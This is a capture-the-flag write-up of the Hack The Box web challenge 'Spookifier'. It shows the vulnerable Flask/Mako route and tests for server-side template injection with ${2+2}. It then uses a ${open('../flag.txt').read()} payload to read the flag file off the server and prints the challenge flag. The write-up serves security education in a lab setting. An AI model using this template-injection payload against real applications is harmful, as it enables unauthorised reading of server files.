
Spookifier

Let’s go and solve our first challenge from HTB web challenge category

Name: Spookifier

Difficultly: very easy


app.hackthebox.com/challenges/Spookifier

Spookifier
VERY EASY

DIFFICULTY RATING
0 POINTS

ONLINE

INFORMATION | ACTIVITY | CHANGELOG | REVIEWS | WALKTHROUGHS

CHALLENGE DESCRIPTION

There's a new trend of an application that generates a spooky name for you. Users of that application later discovered that their real names were also magically changed, causing havoc in their life. Could you help bring down this application?

Stop Instance
Terminate the instance.

HOST
94.237.122.36:59252

Download Files
Necessary files to play the challenge.

ZIP PASSWORD
hackthebox

SHA-256
614169fd8610c21b88f7cddc62cf59545
0e6b1ec0666e812ba14bd4f33b789de


Submit Flag
Submit a flag to this challenge.


4.6
CHALLENGE RATING

10847
USER SOLVES

Web
CATEGORY


Now Let’s go ahead and start the challenge and access the website


Not secure 94.237.122.36:59252
Name Spookifier
Enter your new Halloween name here
Spookify


Not secure 94.237.122.36:59252/?text=Diablo
Name Spookifier
Enter your new Halloween name here
Spookify
𝔇𝔦𝔞𝔟𝔩𝔬
ᗪ𐌉ABL·ȯ
ĐłₐᵦₗØ
Diablo

So basically, what this website does is take our name and convert it into a spooky Halloween name.

Now, let's analyze the source code (I've uploaded it to my GitHub repository).




challenge > application > blueprints > routes.py > ...

```python
from flask import Blueprint, request
from flask_mako import render_template
from application.util import spookify

web = Blueprint('web', __name__)

@web.route('/')
def index():
    text = request.args.get('text')
    if(text):
        converted = spookify(text)
        return render_template('index.html',output=converted)

    return render_template('index.html',output='')
```

Interesting! It uses **Spookify** (a Python template) to convert our name into a spooky Halloween-themed name.


Since it was using a Python template, I decided to test for **Server-Side Template Injection (SSTI)** vulnerabilities.



```
94.237.122.36:59252/?text=%24%7B2%2B2%7D
```


I used a basic SSTI payload, ${2+2} , and it worked.

Now all that's left is to find a way to read the flag from flag.txt.



```
FROM python:3.8-alpine

RUN apk add --no-cache --update supervisor gcc
# Upgrade pip
RUN python -m pip install --upgrade pip

# Install dependencies
RUN pip install Flask==2.0.0 mako flask_mako Werkzeug==2.0.0

# Copy flag
COPY flag.txt /flag.txt

# Setup app
RUN mkdir -p /app

# Switch working environment
WORKDIR /app

# Add application
COPY challenge .

# Setup supervisor
COPY config/supervisord.conf /etc/supervisord.conf

# Expose port the server is reachable on
EXPOSE 1337

# Disable pycache
ENV PYTHONDONTWRITEBYTECODE=1

# start supervisord
ENTRYPOINT ["/usr/bin/supervisord", "-c", "/etc/supervisord.conf"]
```

From the Dockerfile, I now know the location of flag.txt, so add this payload on that line: ${ open('../flag.txt').read() }.


```
94.237.122.36:59252/?text=%24%7B+open%28%27..%2Fflag.txt%27%29.read%28%29+%7D
```

```
open flag txt read
FLAG EXE READ
OPEN FLAG TxT READ
HTB{t3mpl4t3_1nj3ct10n_C4n_3x1st5_4nywh343!!}
```

Boom — we got the flag!

After confirming SSTI with a quick ${2+2} test, I inspected the app and the Dockerfile to find the flag's location. I injected ${open('../flag.txt').read() } into the template and the server evaluated the expression, returning the flag.

This challenge was straightforward but instructive: never trust user-controllable template rendering. Always check server-side templates, container configs, and file paths when hunting for vulnerabilities.